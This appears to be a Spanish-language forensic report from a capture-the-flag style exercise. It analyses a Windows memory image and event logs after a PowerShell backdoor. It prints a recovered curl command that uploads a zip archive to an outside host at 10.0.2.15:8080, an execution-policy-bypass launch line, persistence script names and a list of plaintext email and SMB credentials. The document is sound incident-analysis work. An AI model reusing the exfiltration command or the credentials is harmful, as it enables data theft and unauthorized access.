NewProviderState=Started
SequenceNumber=1
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=d52eb07f-e1f1-411f-bc4f-62b6eb7fd474
HostApplication=powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=
```

107 item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

Event Time	/	Record ID	Event ID	Level	Channel	Provider	Description	Opcode	Task	Keywords
31/05/2025 23:33:08.216		309	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:34:25.508		310	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		311	600	Information	Windows PowerShell	PowerShell	El proveedor "Registry" está Started. Detalles: ProviderName=Registr...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		312	600	Information	Windows PowerShell	PowerShell	El proveedor "Alias" está Started. Detalles: ProviderName=AliasNewP...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		313	600	Information	Windows PowerShell	PowerShell	El proveedor "Environment" está Started. Detalles: ProviderName=Env...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		314	600	Information	Windows PowerShell	PowerShell	El proveedor "FileSystem" está Started. Detalles: ProviderName=FileS...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		315	600	Information	Windows PowerShell	PowerShell	El proveedor "Function" está Started. Detalles: ProviderName=Func...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		316	600	Information	Windows PowerShell	PowerShell	El proveedor "Variable" está Started. Detalles: ProviderName=Variable...		Ciclo de vida d...	Clásico
31/05/2025 23:34:34.445		317	400	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de None a Available. Detalles: New...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.197		319	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.197		318	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.364		321	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:37.364		320	800	Information	Windows PowerShell	PowerShell	Detalles de ejecución de canalización para la línea de comandos: ...		Ciclo de vida d...	Clásico
31/05/2025 23:34:45.020		322	403	Information	Windows PowerShell	PowerShell	El estado del motor ha cambiado de Available a Stopped. Detalles: N...		Ciclo de vida d...	Clásico

Detalles de ejecución de canalización para la línea de comandos:

Add-Type -AssemblyName System.IO.Compression.FileSystem

.

Información de contexto:

```
DetailSequence=1
DetailTotal=1
SequenceNumber=17
UserId=WORKGROUP\SYSTEM
HostName=ConsoleHost
HostVersion=5.1.19041.3803
HostId=d52eb07f-e1f1-411f-bc4f-62b6eb7fd474
HostApplication=powershell.exe -ExecutionPolicy Bypass -File C:\Users\Public\back.ps1
EngineVersion=
RunspaceId=
PipelineId=6
ScriptName=C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.ps1
CommandLine=Add-Type -AssemblyName System.IO.Compression.FileSystem
```


Detalles:

107 item(s), 1 Selected

NirSoft Freeware, <https://www.nirsoft.net>

```
(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" memdump -p 5660 -D /home/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
*****
Writing cmd.exe [ 5660] to 5660.dmp

(kali㉿kali)-[~/Desktop/volatility2]
$ python2.7 vol.py -f /media/sf_ctf-server/volcats/20250531.mem --profile="Win10x64_19041" memdump -p 7532 -D /home/kali/Documents/Analisis
Volatility Foundation Volatility Framework 2.6.1
*****
Writing conhost.exe [ 7532] to 7532.dmp
```



```

(kali㉿kali)-[~/Documents/Analisis]
$ grep -i ".zip" 5660_strings.txt

OST -H "X-Filename: datos-windows.zip" --data-binary "@C:\Temp\datos.zip" http://10.0.2.15:8080
GZipStream
AgentDiagnosticZip
P.zip">>%G
System.StructuredQueryType.Implicit.System.ZipFolder.CompressedSize
get_ZipFileUseBackslash
_zipFileUseBackslash
GZip entry name ends in directory separator character but contains data.
_Extracting Zip entry would have resulted in a file outside the specified destination directory.
InZip
KuaZip
SimpleZip
SmartAssembly.Zip
Unzip
.zipi

```

0xffff9189195e0080	SecurityHealth	6480	852	4	0	1	0	2025-05-31 21:34:55 UTC+0000
0xffff91890db64080	svchost.exe	5176	704	1	0	—	0	2025-05-31 21:34:55 UTC+0000
0xffff918912b55080	curl.exe	2760	5660	0	—	0	0	2025-05-31 21:35:19 UTC+0000
2025-05-31 21:35:19 UTC+0000								
0xffff91890c493080	SearchProtocol	7728	3568	5	0	0	0	2025-05-31 21:35:59 UTC+0000
0xffff918912dc0080	SearchFilterHo	7412	3568	4	0	0	0	2025-05-31 21:35:59 UTC+0000
0xffff91890c497080	svchost.exe	7584	704	3	0	0	0	2025-05-31 21:36:07 UTC+0000

File Views

Name	S	C	O	Modified Time	Change Time
[current folder]				2025-05-31 23:34:37 CEST	2025-05-31 23:34:37 CEST
[parent folder]				2025-05-31 23:32:01 CEST	2025-05-31 23:32:01 CEST
backdoor.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
create_service.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
datas.zip				2025-05-31 23:34:37 CEST	2025-05-31 23:34:37 CEST
reg_persistence.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
startup_copy.bat				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
task_schtasks.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST
wmi_persistence.ps1				2025-05-31 23:28:31 CEST	2025-05-31 23:28:31 CEST

Factura_NexaTech_Premium_01.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13886
Factura_NexaTech_Premium_02.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_03.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_04.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13906
Factura_NexaTech_Premium_05.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13891
Factura_NexaTech_Premium_06.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13894
Factura_NexaTech_Premium_07.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13899
Factura_NexaTech_Premium_08.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13892
Factura_NexaTech_Premium_09.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13890
Factura_NexaTech_Premium_10.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_11.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13887
Factura_NexaTech_Premium_12.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13880
Factura_NexaTech_Premium_13.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13888
Factura_NexaTech_Premium_14.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13885
Factura_NexaTech_Premium_15.xlsx	2025-05-19 11:24:32 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	13894
NexaTech_invoice_premium_client.xlsx	2025-05-19 12:54:09 CEST	2025-05-25 17:20:31 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:16:02 CEST	19986

segurosistemasistema.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistema.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistemaalpha.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
sistemadoc.txt	2025-05-27 10:22:42 CEST	2025-05-27 12:24:53 CEST	2025-05-27 12:24:54 CEST	2025-05-27 10:22:42
[parent folder]	2025-05-27 11:49:08 CEST	2025-05-27 11:49:08 CEST	2025-05-31 23:39:10 CEST	2025-05-27 11:36:31
desktop.ini	2025-05-27 11:37:32 CEST	2025-05-27 11:37:32 CEST	2025-05-31 23:39:06 CEST	2025-05-27 11:37:32
Mi música	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
Mis imágenes	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
Mis videos	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32 CEST	2025-05-27 11:36:32
usuarios_backup.txt	2025-05-26 17:17:12 CEST	2025-05-26 17:18:21 CEST	2025-05-31 23:34:37 CEST	2025-05-27 12:17:20

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Strings Extracted Text Translation

Page: 1 of - Page Matches on page: - of - Match 100% Reset

```
=====
USUARIOS DE CORREO CORPORATIVO (IMAP/SMTP)
=====
juan.martinez@nexatech.sl : jm2024secure!
laura.rodriguez@nexatech.sl : L@uraMail2025
david.garcia@nexatech.sl : DavGmail90!
ana.soler@nexatech.sl : 4n4SecureSMTP

=====
USUARIOS DE SMB COMPARTIDOS
=====
smb_user01 : smbPass2024!
smb_admin02 : smbAdmin1n#Nexa
fileshare_jose : FSJose88
```

## 7. Firma del Perito

**Firma**

[    Zenith Forensics    ]

**Fecha**

[    31 / 05 / 2025    ]